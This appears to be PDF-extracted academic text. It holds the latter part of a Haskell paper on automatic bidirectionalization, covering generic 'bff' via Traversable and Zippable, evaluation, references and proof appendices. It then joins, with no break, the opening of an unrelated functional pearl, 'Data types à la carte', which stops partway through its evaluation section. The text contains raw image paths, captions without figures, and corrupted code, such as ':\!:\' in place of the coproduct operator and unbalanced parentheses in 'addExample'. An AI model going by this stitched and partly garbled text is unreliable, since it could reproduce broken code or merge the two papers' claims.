But these will always be the same for every new data type, and so do not impose any real burden. And even the burden of having to write `Traversable` instances can be avoided. Namely, by using the modules `Data.DeriveTH` and `Data.Derive.Traversable` of Hackage package `derive-0.1.1` (authored by N. Mitchell and S. O'Rear), as well as compiler flag `-XTemplateHaskell`, we could instead of the above manual instance definition for `Tree` simply have written

$$$( derive makeTraversable "Tree" )$$

Back to  $bff_{\text{Ord}}$  itself. Since every `Traversable` is also a `Functor`, it now suffices to replace  $\text{map}$  by

$$\text{fmap} :: \text{Functor } \kappa \Rightarrow (\beta \rightarrow \alpha) \rightarrow \kappa \beta \rightarrow \kappa \alpha$$

in  $bff_{\text{Ord}}$ 's definition to allow a generalization of its type as well:

$$\begin{aligned} bff_{\text{Ord}} :: \text{Traversable } \kappa \Rightarrow & (\forall \alpha. \text{Ord } \alpha \Rightarrow \kappa \alpha \rightarrow [\alpha]) \\ & \rightarrow (\forall \alpha. \text{Ord } \alpha \Rightarrow \kappa \alpha \rightarrow [\alpha] \rightarrow \kappa \alpha). \end{aligned}$$

This means that we can now bidirectionalize functions of type  $\text{get} :: \forall \alpha. \text{Ord } \alpha \Rightarrow \kappa \alpha \rightarrow [\alpha]$  for any instance  $\kappa$  of `Traversable`, not just for lists. For example, we can use  $bff_{\text{Ord}}$  on functions  $\text{get} :: \forall \alpha. \text{Ord } \alpha \Rightarrow \text{Tree } \alpha \rightarrow [\alpha]$  just as well.

Can we profit from the same kind of genericity also for  $bff_{\text{Eq}}$  and  $bff$ ? Concentrating on  $bff_{\text{Eq}}$  first, it seems that we cannot readily use the generic `traverse`, because  $template_{\text{Eq}}$  is based on a monad, not on an applicative functor. But actually every monad can be wrapped to form an applicative functor, and there are even predefined facilities for this in `Control.Applicative`. So without changing anything at all about  $number_{\text{Eq}}$  we can rewrite  $template_{\text{Eq}}$  as follows:

$$\begin{aligned} template_{\text{Eq}} :: & (\text{Traversable } \kappa, \text{Eq } \alpha) \\ & \Rightarrow \kappa \alpha \rightarrow (\kappa \text{ Int}, \text{IntMapEq } \alpha) \\ template_{\text{Eq}} s = & \text{case runState } (go s) (\text{IntMapEq.empty}, 0) \\ \text{of } & (s', (g, -)) \rightarrow (s', g) \\ \text{where } go = & \text{unwrapMonad} \\ & \circ \text{traverse } (\text{WrapMonad } \circ number_{\text{Eq}}) \end{aligned}$$

and then obtain a generic bidirectionalizer

$$\begin{aligned} bff_{\text{Eq}} :: \text{Traversable } \kappa \Rightarrow & (\forall \alpha. \text{Eq } \alpha \Rightarrow \kappa \alpha \rightarrow [\alpha]) \\ & \rightarrow (\forall \alpha. \text{Eq } \alpha \Rightarrow \kappa \alpha \rightarrow [\alpha] \rightarrow \kappa \alpha) \end{aligned}$$

simply by replacing  $\text{map}$  by  $\text{fmap}$  in the definition of  $bff_{\text{Eq}}$ .

And even for `bff` we can replace the template generation via  $s' = [0..length s - 1]$  and  $g = \text{IntMap.fromAscList } (\text{zip } s' s)$  by a more streamlined one amenable to `Traversable`. Again we use a state monad, wrapped up as an applicative functor. In full:<sup>2</sup>

```

bff :: Traversable  $\kappa \Rightarrow (\forall \alpha. \kappa \alpha \rightarrow [\alpha])$ 
       $\rightarrow (\forall \alpha. \text{Eq } \alpha \Rightarrow \kappa \alpha \rightarrow [\alpha] \rightarrow \kappa \alpha)$ 
bff get =  $\lambda s v \rightarrow$ 
let  $(s', g) = \text{template } s$ 
     $h = \text{either error id } (\text{assoc } (get s') v)$ 
     $h' = \text{IntMap.union } h g$ 
in  $\text{seq } h (\text{fmap } (\text{fromJust} \circ \text{flip IntMap.lookup } h') s')$ 

template :: Traversable  $\kappa \Rightarrow \kappa \alpha \rightarrow (\kappa \text{ Int}, \text{IntMap } \alpha)$ 
template s =
case  $\text{runState } (go \ s) ([], 0)$ 
of  $(s', (l, _)) \rightarrow (s', \text{IntMap.fromAscList } (\text{reverse } l))$ 
where  $go = \text{unwrapMonad}$ 
         $\circ \text{traverse } (\text{WrapMonad} \circ \text{number})$ 

number ::  $\alpha \rightarrow \text{State } ([(\text{Int}, \alpha)], \text{Int}) \text{ Int}$ 
number a = do  $(l, i) \leftarrow \text{State.get}$ 
                   $\text{State.put } ((i, a) : l, i + 1)$ 
                   $\text{return } i$ 

```

This version is now also applicable to `get`-functions with source data structures other than lists. For example, for the function `flatten` from the introduction we obtain:

```
> bff flatten (Node (Leaf 'a') (Leaf 'b')) "xy"
Node (Leaf 'x') (Leaf 'y')
```

Indeed, `bff flatten`  $\equiv$  `put2`.

Clearly, a similar generalization from lists to other data structures is desirable for the output sides of `get`-functions as well. The key task then is to replace `assoc`, `assocEq`, and `assocOrd` by generic versions that are not anymore specific to lists. Unfortunately, there is no predefined class like `Traversable` that we can simply use here. But there *is* a common core to the different `assoc`-functions. Namely, they all traverse two lists in lock-step, pairing up the elements found in corresponding positions, and inserting those pairs into some variation of integer maps. It is very natural to capture the first aspect, of traversing two data structures in a synchronized fashion and collecting pairs of corresponding elements, by a new type constructor class as follows:

```
class Zippable  $\kappa$  where
  tryZip ::  $\kappa \alpha \rightarrow \kappa \beta \rightarrow \text{Either String } (\kappa (\alpha, \beta))$ 
```

Since such a zipping can also fail, for example if two lists have unequal length, we provide for potential error messages in the return type of `tryZip`. Now, for example, instances of `Zippable` for lists and for the data type `Tree` can be given as follows:

```

instance Zippable [] where
  tryZip [] [] = Right []
  tryZip (i : is) (b : bs) = Right (:) <*> Right (i, b)
                                <*> tryZip is bs
  tryZip _ _ = Left "Update changes the length."

instance Zippable Tree where
  tryZip (Leaf i) (Leaf b) = Right (Leaf (i, b))
  tryZip (Node t1 t2) (Node v1 v2) = Right Node
    <*> tryZip t1 v1
    <*> tryZip t2 v2
  tryZip _ _ = Left "Update changes the shape."

```

<sup>2</sup>The use of `reverse` in the definition of `template` is necessary to ensure that `IntMap.fromAscList` indeed receives a list with keys in ascending order.

Note that for convenient propagation of potential errors we use an appropriate instance of `Applicative` for Either String.

Now, the `assoc`-functions can be factorized into applications of `tryZip` followed by folding some insertion functions over the zipped structure containing pairs of integers and updated view values. By “folding”, we of course mean a generic operation not specific to lists, and fortunately there is already a type constructor class for just this purpose in the standard library `Data.Foldable`. The class method of interest here is the following one:

```
Data.Foldable.foldr :: Foldable  $\kappa \Rightarrow (\alpha \rightarrow \beta \rightarrow \beta) \rightarrow \beta$ 
                       $\rightarrow \kappa \alpha \rightarrow \beta$ 
```

Using it, we get for example:

```

assoc :: (Zippable  $\kappa$ , Foldable  $\kappa$ , Eq  $\alpha$ )
       $\Rightarrow \kappa \text{ Int} \rightarrow \kappa \alpha \rightarrow \text{Either String } (\text{IntMap } \alpha)$ 
assoc = makeAssoc checkInsert IntMap.empty

makeAssoc checkInsert empty s'' v =
either Left f (tryZip s'' v)
where f = Data.Foldable.foldr
       $(\text{either Left } \circ \text{uncurry } \text{checkInsert})$ 
      (Right empty)

```

Then we can change the type of `bff` into

```

bff :: (Traversable  $\kappa$ , Zippable  $\kappa'$ , Foldable  $\kappa'$ )
       $\Rightarrow (\forall \alpha. \kappa \alpha \rightarrow \kappa' \alpha)$ 
       $\rightarrow (\forall \alpha. \text{Eq } \alpha \Rightarrow \kappa \alpha \rightarrow \kappa' \alpha \rightarrow \kappa \alpha)$ 

```

without having to change anything at all about the function’s current definition. Analogously, with

```

assocEq :: (Zippable  $\kappa$ , Foldable  $\kappa$ , Eq  $\alpha$ )
       $\Rightarrow \kappa \text{ Int} \rightarrow \kappa \alpha \rightarrow \text{Either String } (\text{IntMapEq } \alpha)$ 
assocEq = makeAssoc IntMapEq.checkInsert
IntMapEq.empty

```

and

```

assocOrd :: (Zippable  $\kappa$ , Foldable  $\kappa$ , Ord  $\alpha$ )
       $\Rightarrow \kappa \text{ Int} \rightarrow \kappa \alpha \rightarrow \text{Either String } (\text{IntMapOrd } \alpha)$ 
assocOrd = makeAssoc IntMapOrd.checkInsert
IntMapOrd.empty

```

and without any changes to the current function definitions of `bffEq` and `bffOrd`, we get more generic types for them in the spirit of the final type for `bff` given above, that is, generalizing  $[\alpha]$  to  $\kappa' \alpha$  for any  $\kappa'$  that is an instance of both `Zippable` and `Foldable`.

Note that instances of `Foldable` are already automatically derivable in the same fashion using `Data.DeriveTH` as instances of `Traversable` are, or alternatively can be obtained from `Traversable` instances using the kind of default definition seen earlier in this section. Thus, all the remaining effort required to make `bff`, `bffEq`, and `bffOrd` successfully deal with a new data type on both the input and output sides of `get`-functions is to provide an appropriate `Zippable` instance. This could be done manually, but Hackage package `bff-0.1` also contains an automatic deriver (contributed by J. Breitner) that generalizes the `Zippable` instances seen earlier in this section.<sup>3</sup>

What about the correctness of the generic versions? Of course, for their specific instantiations to the case of lists our proofs as given previously continue to apply. For the generic case some generalization effort is required. For example, Lemmas 3 and 7 need to be replaced by versions involving `fmap` instead of `map`, and a similar statement is necessary for `template` in order to replace the

<sup>3</sup>Actually, it produces slightly different definitions using an efficiency improvement trick inspired by Voigtländer (2008). Also, it became necessary to add a `Traversable` class restriction as precondition to the definition of class `Zippable`.

use of (2) and (3) in the proof of Theorem 1. We need to derive generic versions of the free theorems we have used, and we need to replace the lemmas about *assoc*-functions (i.e., Lemmas 1, 2, 4, 5, and the analogues of Lemmas 4 and 5 for the Ord-setting as mentioned in Section 5) by corresponding generic versions. Actually, these lemmas can now be factorized into statements about instances of Zippable and statements about the *checkInsert*- and *empty*-functions being folded over the zipped structures. We refrain here from exercising all this through.

## 7. Discussion and Evaluation

We have presented a new bidirectionalization technique for a wide range of polymorphic functions. One might wonder whether what we achieve is “true” bidirectionalization. After all, for a given forward function, we do not really obtain a backward component that is somehow tailored to it in the sense that it is based on a deep analysis of the forward function’s innards. Rather, the *put*-function we obtain will, at runtime, observe the *get*-function in forward mode, and draw conclusions from this kind of “simulation”. Is not that cheating?

While this might first appear to be a serious objection casting our overall approach in doubt, we think it is ultimately unnecessary concern. At the end of the day, what counts is whether or not the obtained *put*-function is extensionally the one we want and need, and its genesis and intensional, syntactic aspects are completely irrelevant for this evaluation. So how good are our *bff get* and so on, under such impartial judgment? Having established the GetPut and PutGet laws is one step towards an answer. Moreover, even though we have not included the additional proofs here, also the PutPut law holds. That is, for every pair *get/put* with  $\text{put} \equiv \text{bff get}$ ,  $\text{put} \equiv \text{bff}_{\text{Eq}} \text{ get}$ , or  $\text{put} \equiv \text{bff}_{\text{Ord}} \text{ get}$ , we have that if  $\text{put } s \text{ v}$  and  $\text{put } (\text{put } s \text{ v}) \text{ v}'$  are defined, then

$$\text{put } (\text{put } s \text{ v}) \text{ v}' == \text{put } s \text{ v}' .$$

And undoability is also a given; i.e., if  $\text{put } s \text{ v}$  is defined, then

$$\text{put } (\text{put } s \text{ v}) \text{ (get } s) == s .$$

And even beyond just those base requirements, the *put*-functions returned by our bidirectionalizers often do exactly The Right Thing. Examples for this can be seen in the introduction and throughout the paper, and more are easy to come by. Of course, it should not be expected that an automatic approach can always deliver the absolutely best backward component one could write by hand. For example, for the function *halve* from the introduction a slight improvement to  $\text{put}_1$  would be possible by weakening the condition

$$\text{length } as' == n$$

to

$$\text{length } as' == n \text{ || odd } (\text{length } as) \text{ && length } as' == n+1 .$$

Our technique does not detect this, i.e., *bff halve* is semantically equivalent to the original version of  $\text{put}_1$  without this small improvement. But that much comes for free, and is arguably sufficient in most cases.

Maybe a good way to think about possible application scenarios for our technique is to consider it as a very useful tool for rapid prototyping. Imagine one wants to build some system with built-in bidirectionality support, such as the structured document editor of Hu et al. (2004). Would not it be nice to have at one’s command much of the Haskell Prelude and polymorphic functions from other standard libraries, all with backward components obtained at no cost? Even if the automatically provided backward components are not perfect in each and every case, they give an initial solution and enable progress to be made quickly on the overall design without getting lost in the bidirectionality aspect. And once that design has

solidified, it is possible to see which forward functions are actually going to be used, which of them are critical and did not get assigned a sufficiently good backward component the free and easy way, and then to provide fine-tuned versions for those by hand.


For programming in the large, it would also be worthwhile to look at connecting our technique to the combinatory approach pioneered by Foster et al. (2007). Their framework provides for systematic and sound ways of assembling bigger bidirectional transformations from smaller ones, but naturally depends on a supply of correctly behaving *get/put*-pairs being available on the lowest level of granularity. Our free bidirectionalizers promise to provide a rich and safe source to be used in this context. It would also be interesting to investigate how our development relates to recent extensions of the combinatory approach for ordered data (Bohannon et al. 2008) and for correctness modulo equivalence relations (Foster et al. 2008).

Other pragmatic questions worth investigating include whether it is possible to use a similar technique to ours for deriving *create*-functions that produce a new source from a given view without having access to an original source, and whether it is possible to meaningfully augment *bff*, and its two variants, with additional parameters that steer its choice of a backward component. The latter may be useful, for example, when an update changes the shape of a view, causing the current regime to report failure.


A somewhat secondary concern is that about the efficiency of the obtained *put*- (and potentially *create*-) functions. Clearly, a purely semantic approach like ours here cannot in general hope to produce as efficient backward components as a more syntactic, but also more restricted, approach might achieve. After all, detached from the realm of syntax, no intensional knowledge about the *get*-function’s underlying algorithm can be gained and thus used. But this does not impair the prototyping scenario sketched above. And dumping premature optimization, the safety and programmer (rather than program) productivity boon offered by free bidirectionalization may often be more essential in practice than efficiency differences that may only show up at rather large scales of data.

That said, there *is* room for improving the efficiency of *put*-functions as obtained by our technique. For one thing, the variations of integer maps used are currently implemented rather naively. Some data structure and algorithm engineering would likely have a beneficial impact here. Also, even though our bidirectionalizers are, by design, ignorant of the definition of the *get*-function provided as argument, nothing stops us, or a compiler, from inlining that function definition in a particular application like *bff get* for a concrete *get*-function. Then, the door is open to applying any of the program specialization and fusion methods that abound in the field of functional languages. In combination with rules about the integer map interface functions, it might even be possible in some cases to thus transform the automatically obtained *put*-functions into ones with efficiency close to hand-coded versions.


And yet, just how bad is the current performance? To evaluate this, we have run a few simple experiments on a 2.2 GHz AMD Opteron 248 processor (core) with 2GB memory. Every experiment consists of comparing the efficiency of one of the hand-coded *put*-functions from the introduction to that of the corresponding automatically obtained version, on input data structures of varying sizes and with views that actually represent permitted updates. The elements contained in source and view data structures are integers, so that each equality test on them takes constant time only. To make asymptotic behavior more apparent, runtimes are plotted normalized through division by input size. The results can be seen in Figures 4–7.




**Figure 4.** Evaluation of  $\text{put}_1$  vs.  $\text{bff halve}$ .



**Figure 5.** Evaluation of  $\text{put}_2$  vs.  $\text{bff flatten}$ , on nasty input.



**Figure 6.** Evaluation of  $\text{put}_2$  vs.  $\text{bff flatten}$ , on nice input.



**Figure 7.** Evaluation of  $\text{put}_3$  vs.  $\text{bff}_{\text{Eq}} \text{rmdups}$ .

## Acknowledgments

I thank Edward A. Kmett and Stuart Cook for additions to their Hackage packages `category-extras-0.53.5` and `bimap-0.2.3` that made reuse easier for me. I thank Joachim Breitner for his work on the automatic deriver for Zippable instances, the implementation of the online tool, his assistance with efficiency measurements, and general release support. Finally, I thank the reviewers for their enthusiasm about the paper. I am sorry that I could not realize all their suggestions for addressing remaining shortcomings in the presentation.

## References

- M. Abbott, T. Altenkirch, and N. Ghani. Categories of containers. In *Foundations of Software Science and Computational Structures, Proceedings*, volume 2620 of *LNCS*, pages 23–38. Springer-Verlag, 2003.
- F. Bancilhon and N. Spryatos. Update semantics of relational views. *ACM Transactions on Database Systems*, 6(3):557–575, 1981.
- A. Bohannon, B.C. Pierce, and J.A. Vaughan. Relational lenses: A language for updatable views. In *Principles of Database Systems, Proceedings*, pages 338–347. ACM Press, 2006.
- A. Bohannon, J.N. Foster, B.C. Pierce, A. Pilkiewicz, and A. Schmitt. Boomerang: Resourceful lenses for string data. In *Principles of Programming Languages, Proceedings*, pages 407–419. ACM Press, 2008.
- N.A. Danielsson, R.J.M. Hughes, P. Jansson, and J. Gibbons. Fast and loose reasoning is morally correct. In *Principles of Programming Languages, Proceedings*, pages 206–217. ACM Press, 2006.
- P.F. Dietz and D.D. Sleator. Two algorithms for maintaining order in a list. In *Symposium on Theory of Computing, Proceedings*, pages 365–372. ACM Press, 1987.
- J.N. Foster, M.B. Greenwald, J.T. Moore, B.C. Pierce, and A. Schmitt. Combinators for bidirectional tree transformations: A linguistic approach to the view-update problem. *ACM Transactions on Programming Languages and Systems*, 29(3):17, 2007.
- J.N. Foster, A. Pilkiewicz, and B.C. Pierce. Quotient lenses. In *International Conference on Functional Programming, Proceedings*, pages 383–395. ACM Press, 2008.
- Z. Hu, S.-C. Mu, and M. Takeichi. A programmable editor for developing structured documents based on bidirectional transformations. In *Partial Evaluation and Semantics-Based Program Manipulation, Proceedings*, pages 178–189. ACM Press, 2004.
- G. Hutton and D. Fulger. Reasoning about effects: Seeing the wood through the trees. In *Trends in Functional Programming, Draft Proceedings*, 2008.
- P. Johann and J. Voigtländer. Free theorems in the presence of seq. In *Principles of Programming Languages, Proceedings*, pages 99–110. ACM Press, 2004.
- K. Matsuda, Z. Hu, K. Nakano, M. Hamana, and M. Takeichi. Bidirectionalization transformation based on automatic derivation of view complement functions. In *International Conference on Functional Programming, Proceedings*, pages 47–58. ACM Press, 2007.
- C. McBride and R. Paterson. Applicative programming with effects. *Journal of Functional Programming*, 18(1):1–13, 2008.
- A. Pettorossi. Derivation of programs which traverse their input data only once. In *Advanced School on Programming Methodologies, Proceedings*, pages 165–184. Academic Press, 1987.
- J.C. Reynolds. Types, abstraction and parametric polymorphism. In *Information Processing, Proceedings*, pages 513–523. Elsevier, 1983.
- C. Strachey. Fundamental concepts in programming languages. In *International Summer School in Computer Programming, Lecture Notes*, 1967. Reprint appeared in *Higher-Order and Symbolic Computation*, 13(1–2): 11–49, 2000.
- J. Voigtländer. Asymptotic improvement of computations over free monads. In *Mathematics of Program Construction, Proceedings*, volume 5133 of *LNCS*, pages 388–403. Springer-Verlag, 2008.

- P. Wadler. Theorems for free! In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 347–359. ACM Press, 1989.
- P. Wadler. The essence of functional programming (Invited talk). In *Principles of Programming Languages, Proceedings*, pages 1–14. ACM Press, 1992.

## A. Proof of Theorem 2

Let  $\text{get} :: \forall \alpha. [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $v, s :: [\tau]$ . If  $\text{bff get } s v$  is defined, then we necessarily have

$$\text{bff get } s v \equiv \text{map } f s',$$

where

$$\text{Right } h \equiv \text{assoc}(\text{get } s') v \quad (7)$$

$$h' \equiv \text{IntMap.union } h g \quad (8)$$

$$f \equiv \text{fromJust} \circ \text{flip IntMap.lookup } h' \quad (9)$$

(and the values of  $s'$  and  $g$  are unimportant in what follows). Thus, by the free theorem mentioned in the proof of Theorem 1,

$$\text{get}(\text{bff get } s v) \equiv \text{map } f(\text{get } s'). \quad (10)$$

By (7) and Lemma 2 we have

$$\text{map}(\text{flip IntMap.lookup } h)(\text{get } s') \equiv \text{map Just } v. \quad (11)$$

In particular, for every  $i$  in  $\text{get } s'$ , we have  $\text{IntMap.lookup } i h \equiv \text{Just } b$  for some  $b :: \tau$ . But then by (8) and the specifications of  $\text{IntMap.union}$  and  $\text{IntMap.lookup}$ ,

$$\begin{aligned} & \text{map}(\text{flip IntMap.lookup } h')(get s') \\ & \quad \equiv \\ & \quad \text{map}(\text{flip IntMap.lookup } h)(get s'). \end{aligned}$$

Together with (9), the well-known anti-fusion law  $\text{map}(f_1 \circ f_2) \equiv \text{map } f_1 \circ \text{map } f_2$ , and (11), this implies

$$\text{map } f(\text{get } s') \equiv \text{map fromJust}(\text{map Just } v),$$

which gives

$$\text{get}(\text{bff get } s v) \equiv v$$

by (10).

## B. Proof of Theorem 3

Let  $\text{get} :: \forall \alpha. \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $s :: [\tau]$ . By the function definition for  $\text{bff}_{\text{Eq}}$  we have

$$\begin{aligned} & \text{bff}_{\text{Eq}} \text{get } s (\text{get } s) \\ & \quad \equiv \end{aligned} \quad (12)$$

$$\text{seq } h' (\text{map}(\text{fromJust} \circ \text{flip IntMapEq.lookup } h') s'),$$

where:

$$(s', g) \equiv \text{template}_{\text{Eq}} s \quad (13)$$

$$h \equiv \text{either error id}(\text{assoc}_{\text{Eq}}(\text{get } s')(\text{get } s)) \quad (14)$$

$$h' \equiv \text{either error id}(\text{IntMapEq.union } h g). \quad (15)$$

By (13) and Lemma 3, we have

$$\text{map}(\text{flip IntMapEq.lookup } g) s' \equiv \text{map Just } s, \quad (16)$$

as well as that

- for every  $i :: \text{Int}$  not in  $s'$ ,  $\text{IntMapEq.lookup } i g \equiv \text{Nothing}$ , and that

- $\text{flip IntMapEq.lookup } g$  is injective on  $s'$ .

Consequently, setting

$$f \equiv \text{fromJust} \circ \text{flip IntMapEq.lookup } g, \quad (17)$$

we have

$$\text{map } f s' \equiv s \quad (18)$$

and that  $f$  is injective on  $s'$ . By Lemma 6, this gives

$$\text{map } f(\text{get } s') \equiv \text{get } s$$

and that every  $i$  in  $\text{get } s'$  is also in  $s'$ . Together with (14) and Lemma 4, we can conclude that  $h$  is defined and that for every  $i :: \text{Int}$ ,

$$\text{IntMapEq.lookup } i h \equiv \begin{cases} \text{if elem } i (\text{get } s') \text{ then Just } (f i) \\ \text{else Nothing.} \end{cases}$$

On the other hand, we have by (16), (17), and the fact (derived above) that for every  $i :: \text{Int}$  not in  $s'$ ,  $\text{IntMapEq.lookup } i g \equiv \text{Nothing}$ , that for every  $i :: \text{Int}$ ,

$$\text{IntMapEq.lookup } i g \equiv \begin{cases} \text{if elem } i s' \text{ then Just } (f i) \\ \text{else Nothing.} \end{cases}$$

Hence, by (15), the injectivity of  $\text{flip IntMapEq.lookup } g$  on  $s'$  (derived above), the fact (also derived above) that every  $i$  in  $\text{get } s'$  is also in  $s'$ , and the specification of  $\text{IntMapEq.union}$ , we have that  $h'$  is defined and that for every  $i$  in  $s'$ ,

$$\text{IntMapEq.lookup } i h' \equiv \text{Just } (f i).$$

Together with (12) and (18), this gives

$$\text{bff}_{\text{Eq}} \text{get } s (\text{get } s) \equiv s.$$

## C. Proof of Theorem 4

Let  $\text{get} :: \forall \alpha. \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $v, s :: [\tau]$ . If  $\text{bff}_{\text{Eq}} \text{get } s v$  is defined, then we necessarily have

$$\text{bff}_{\text{Eq}} \text{get } s v \equiv \text{map } f s', \quad (19)$$

where

$$(s', g) \equiv \text{template}_{\text{Eq}} s \quad (20)$$

$$\text{Right } h \equiv \text{assoc}_{\text{Eq}}(\text{get } s') v \quad (21)$$

$$\text{Right } h' \equiv \text{IntMapEq.union } h g \quad (22)$$

$$f \equiv \text{fromJust} \circ \text{flip IntMapEq.lookup } h'. \quad (23)$$

By (20) and Lemma 3 we have that for every  $i$  in  $s'$ , it holds  $\text{IntMapEq.lookup } i g \equiv \text{Just } a$  for some  $a :: \tau$ . Moreover, by (21) and Lemma 5 we have

$$\text{map}(\text{flip IntMapEq.lookup } h)(\text{get } s') \equiv \text{map Just } v, \quad (24)$$

as well as that

- for every  $i :: \text{Int}$  not in  $s'$ ,  $\text{IntMapEq.lookup } i h \equiv \text{Nothing}$ , and that
- $\text{flip IntMapEq.lookup } h$  is injective on  $\text{get } s'$ .

Putting all these facts together with (22), the specification of  $\text{IntMapEq.union}$ , and (23), we get that  $f$  is injective on  $s'$ . Thus, by (19) and Lemma 6,

$$\text{get}(\text{bff}_{\text{Eq}} \text{get } s v) \equiv \text{map } f(\text{get } s'). \quad (25)$$

The remainder of the proof is analogous to the second half of that for Theorem 2 in Appendix A, where now (22)–(25) take the roles of (8)–(11).

# FUNCTIONAL PEARL

## *Data types à la carte*

WOUTER SWIERSTRA

*School of Computer Science, University of Nottingham, Jubilee Campus, Nottingham, NG8 1BB*  
(e-mail: wss@cs.nott.ac.uk)

---

### Abstract

This paper describes a technique for assembling both data types and functions from isolated individual components. We also explore how the same technology can be used to combine free monads and, as a result, structure Haskell's monolithic IO monad.

---

### 1 Introduction

Implementing an evaluator for simple arithmetic expressions in Haskell is entirely straightforward.

```
data Expr = Val Int | Add Expr Expr
eval :: Expr → Int
eval (Val x) = x
eval (Add x y) = eval x + eval y
```

Once we have chosen our data type, we are free to define new functions over expressions. For instance, we might want to render an expression as a string:

```
render :: Expr → String
render (Val x) = show x
render (Add x y) = "(" ++ render x ++ " + " ++ render y ++ ")"
```

If we want to add new operators to our expression language, such as multiplication, we are on a bit of a sticky wicket. While we could extend our data type for expressions, this will require additional cases for the functions we have defined so far. Phil Wadler (1998) has dubbed this in the *Expression Problem*:

The goal is to define a data type by cases, where one can add new cases to the data type and new functions over the data type, without recompiling existing code, and while retaining static type safety.

As the above example illustrates, Haskell can cope quite nicely with new function definitions; adding new constructors, however, forces us to modify existing code.

In this paper, we will examine one way to address the Expression Problem in Haskell. Using the techniques we present, you can define data types, functions, and even certain monads in a modular fashion.

## 2 Fixing the expression problem

What should the data type for expressions be? If we fix the constructors in advance, we will run into the same problems as before. Rather than choose any particular constructors, we parameterize the expression data type as follows:

```
data Expr f = In (f (Expr f))
```

You may want to think of the type parameter  $f$  as the *signature* of the constructors. Intuitively, the type constructor  $f$  takes a type parameter corresponding to the expressions that occur as the subtrees of constructors. The  $Expr$  data type then ties the recursive knot, replacing the argument of  $f$  with  $Expr\ f$ .

The  $Expr$  data type is best understood by studying some examples. For instance, if we wanted expressions that consisted of integers only, we could write:

```
data Val e = Val Int
type IntExpr = Expr Val
```

The only valid expressions would then have the form  $In\ (Val\ x)$  for some integer  $x$ . The  $Val$  data type does not use its type parameter  $e$ , as the constructor does not have any expressions as subtrees.

Similarly, we might be interested in expressions consisting only of addition:

```
data Add e = Add e e
type AddExpr = Expr Add
```

In contrast to the  $Val$  constructor, the  $Add$  constructor does use its type parameter. Addition is a binary operation; correspondingly, the  $Add$  constructor takes two arguments of type  $e$ .

Neither values nor addition are particularly interesting in isolation. The big challenge, of course, is to combine the  $ValExpr$  and  $AddExpr$  types somehow.

*The key idea is to combine expressions by taking the coproduct of their signatures.*

The coproduct of two signatures is straightforward to define in Haskell. It is very similar to the  $Either$  data type; the only difference is that it does not combine two *base types*, but two *type constructors*.

```
data (f :+: g) e = Inl (f e) | Inr (g e)
```

An expression of type  $Expr\ (Val\ :\!:\ Add)$  is either a value or the sum of two such expressions; it is isomorphic to the original  $Expr$  data type in the introduction.

Combining data types using the coproduct of their signatures comes at a price. It becomes much more cumbersome to write expressions. Even a simple addition of two numbers becomes an unwholesome jumble of constructors:

```
addExample :: Expr (Val :\!:\ Add)
addExample = In (Inr (Add (In (Inl (Val 118))) (In (Inl (Val 1219))))))
```

Obviously, writing such expressions by hand is simply not an option. Furthermore, if we choose to extend our expression language even further by constructing larger coproducts, we will need to update any values we have written: the injections  $Inl$

and  $Inr$  may no longer be the right injection into the coproduct. Before we deal with these problems, however, we consider the more pressing issue of how to evaluate such expressions.

### 3 Evaluation

The first observation we make, is that the types we defined to form the signatures of an  $Expr$  are both functors.

```
instance Functor Val where
  fmap f (Val x) = Val x

instance Functor Add where
  fmap f (Add e1 e2) = Add (f e1) (f e2)
```

Furthermore, the coproduct of two functors, is itself a functor.

```
instance (Functor f, Functor g) => Functor (f :+: g) where
  fmap f (Inl e1) = Inl (fmap f e1)
  fmap f (Inr e2) = Inr (fmap f e2)
```

These are crucial observations. If  $f$  is a functor, we can fold over any value of type  $Expr\ f$  as follows:

```
foldExpr :: Functor f => (f a -> a) -> Expr f -> a
foldExpr f (In t) = f (fmap (foldExpr f) t)
```

